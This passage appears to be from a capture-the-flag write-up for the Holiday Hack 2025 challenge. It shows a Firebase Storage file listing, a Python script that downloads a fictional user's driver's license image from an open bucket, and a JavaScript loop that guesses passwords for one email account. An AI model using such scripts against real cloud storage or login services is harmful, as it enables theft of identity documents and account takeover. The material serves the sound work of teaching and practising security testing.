      "name": "gnome-documents/6J2bowmKiNVbITWmR4XsxjH7i492_drivers_license.jpeg",
      "bucket": "holidayhack2025.firebasestorage.app"
    },
    {
      "name": "gnome-documents/6nBUHcdxo2fLKSYqYyipr9iCOey2_drivers_license.jpeg",
      "bucket": "holidayhack2025.firebasestorage.app"
    },
    {
      "name": "gnome-documents/7sQlw9l4xUOWSjDTphvLgKVEm0j1_drivers_license.jpeg",
      "bucket": "holidayhack2025.firebasestorage.app"
    },
    {
      "name": "gnome-documents/G5c0vX06WOaEf1YKutqkur4HEU63_drivers_license.jpeg",
      "bucket": "holidayhack2025.firebasestorage.app"
    },
    {
      "name": "gnome-documents/IvLFBZQgo3R6iteLHmShbWmctqo2_drivers_license.jpeg",
      "bucket": "holidayhack2025.firebasestorage.app"
    },
    {
      "name": "gnome-documents/LA5w0EskgSbQyFnlp9OrX8Zovu43_drivers_license.jpeg",
      "bucket": "holidayhack2025.firebasestorage.app"
    },
    {
      "name": "gnome-documents/LOPFa6rXj6eB7uMVHu6IbKARYbe2_drivers_license.jpeg",
      "bucket": "holidayhack2025.firebasestorage.app"
    },
    {
      "name": "gnome-documents/PyxedrsAN2bewsg4Rno9SsCqZHg2_drivers_license.jpeg",
      "bucket": "holidayhack2025.firebasestorage.app"
    },
    {
      "name": "gnome-documents/RQw0hYxlKIhsTUVPyR8ivrM3ls02_drivers_license.jpeg",
      "bucket": "holidayhack2025.firebasestorage.app"
    },
    {
      "name": "gnome-documents/VgJCVlELJ6VfQTxeIt1dR5PWyiX2_drivers_license.jpeg",
      "bucket": "holidayhack2025.firebasestorage.app"
    },
    {
      "name": "gnome-documents/golJeh7xg9YUvcj5nDugTssQPy62_drivers_license.jpeg",
      "bucket": "holidayhack2025.firebasestorage.app"
    },
    {
      "name": "gnome-documents/jlm1nPFV5xWM4jQaokLHDb6K8kj1_drivers_license.jpeg",
      "bucket": "holidayhack2025.firebasestorage.app"
    },
    {
      "name": "gnome-documents/kmoZyOIt7sWgehQC8ovcsxXPWUS2_drivers_license.jpeg",
      "bucket": "holidayhack2025.firebasestorage.app"
    },
    {
      "name": "gnome-documents/l7VS01K9GKV5ir5S8suDcwOFEpp2_drivers_license.jpeg",
      "bucket": "holidayhack2025.firebasestorage.app"
    },
    {
      "name": "gnome-documents/prxA2hBSkhg3dkhkfzvnlGxCCfP2_drivers_license.jpeg",
      "bucket": "holidayhack2025.firebasestorage.app"
    },
    {
      "name": "gnome-documents/pwbhMFuRbkesddTrtT3gVRzv8Ux1_drivers_license.jpeg",
      "bucket": "holidayhack2025.firebasestorage.app"
    },
    {
      "name": "gnome-documents/q6GasKLVBYSo3g4c1mI6qXDpRmv2_drivers_license.jpeg",
      "bucket": "holidayhack2025.firebasestorage.app"
    },
    {
      "name": "gnome-documents/xK25sJX7usSwAJwAjpN8DMfzS872_drivers_license.jpeg",
      "bucket": "holidayhack2025.firebasestorage.app"
    }
  ]
}
Script: lamo_3.py
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
import requests

API_KEY = "AIzaSyDvBE5-77eZO8T18EiJ_MwGAYo5j2bqhbk"
STORAGE_BUCKET = "holidayhack2025.firebasestorage.app"
BARNABY_UID = "l7VS01K9GKV5ir5S8suDcwOFEpp2"

# Correct file path with underscores from the listing
file_path = f"gnome-documents/{BARNABY_UID}_drivers_license.jpeg"
encoded_path = file_path.replace("/", "%2F")

# Try to download with alt=media
url = f"https://firebasestorage.googleapis.com/v0/b/{STORAGE_BUCKET}/o/{encoded_path}"

print(f"Attempting to download: {file_path}")
print(f"URL: {url}")

# Try without auth first
resp = requests.get(url, params={"alt": "media"})
print(f"\nStatus: {resp.status_code}")

if resp.status_code == 200:
    # Save the image
    with open("barnaby_drivers_license.jpeg", "wb") as f:
        f.write(resp.content)
    print("✓ Successfully downloaded Barnaby's driver's license!")
    print("✓ Saved as: barnaby_drivers_license.jpeg")
    print("\nOpen the image to see his hometown in the background!")
else:
    print(f"Error: {resp.text}")

    # Try getting metadata first
    print("\n--- Trying to get file metadata ---")
    resp_meta = requests.get(url)
    print(f"Metadata Status: {resp_meta.status_code}")
    print(f"Response: {resp_meta.text[:500]}")
Script: lamo_4.js
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
// Carica Firebase SDK
const script = document.createElement('script');
script.src = 'https://www.gstatic.com/firebasejs/9.22.0/firebase-app-compat.js';
document.head.appendChild(script);

const scriptAuth = document.createElement('script');
scriptAuth.src = 'https://www.gstatic.com/firebasejs/9.22.0/firebase-auth-compat.js';
document.head.appendChild(scriptAuth);

const scriptFirestore = document.createElement('script');
scriptFirestore.src = 'https://www.gstatic.com/firebasejs/9.22.0/firebase-firestore-compat.js';
document.head.appendChild(scriptFirestore);

// Aspetta che carichi (esegui questo dopo 2-3 secondi)
setTimeout(() => {
    const firebaseConfig = {
        apiKey: "AIzaSyDvBE5-77eZO8T18EiJ_MwGAYo5j2bqhbk",
        authDomain: "holidayhack2025.firebaseapp.com",
        projectId: "holidayhack2025",
        storageBucket: "holidayhack2025.firebasestorage.app",
        messagingSenderId: "491212696563",
        appId: "1:491212696563:web:9c349161ec70c3598c83c5"
    };

    firebase.initializeApp(firebaseConfig);
    console.log("✓ Firebase caricato!");
}, 3000);
Script: lamo_5.js
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
const passwords = [
    "Gnomesville",
    "gnomesville",
    "GNOMESVILLE",
    "Wellington",
    "wellington",
    "WELLINGTON",
    "WellingtonMill",
    "wellingtonmill",
    "Neighrrrood",
    "Neighbbroom",
    "Dosis",
    "MakeRColdOutside123!",
    "Barray",
    "Barnanby",
    "Candycane",
    "CandycaneLane",
    "NorthPole",
    "Northpole"
];

async function tryAllPasswords() {
    for (let pwd of passwords) {
        try {
            const result = await firebase.auth().signInWithEmailAndPassword(
                "barnabybriefcase@gnomemail.dosis",
                pwd
            );
            console.log("✓✓✓ PASSWORD CORRETTA TROVATA:", pwd);
            console.log("User UID:", result.user.uid);
            console.log("Email:", result.user.email);
            return pwd;
        } catch (e) {
            console.log("✗", pwd, "- non funziona");
        }
    }
    console.log("❌ Nessuna password funziona!");
}

tryAllPasswords();
How can you trust me?
How can you trust that I solved it without copying m0bilesecurity’s solution? Easy, you can’t 🤣

But yep, I actually did it on my own - up to the point that I forgot sending him the message about the comment in the HTML, reconstructed the collections by reversing the minified JS code before asking him if there was any better way to do that and he literally sent me back my text - that was painful. 
What even is this place?
Did you know?
TIL in France there is a group called the Garden Gnome Liberation Front which steals garden gnomes with the goal of "freeing" them and "returning them to the wild".
byu/Ted_Normal intodayilearned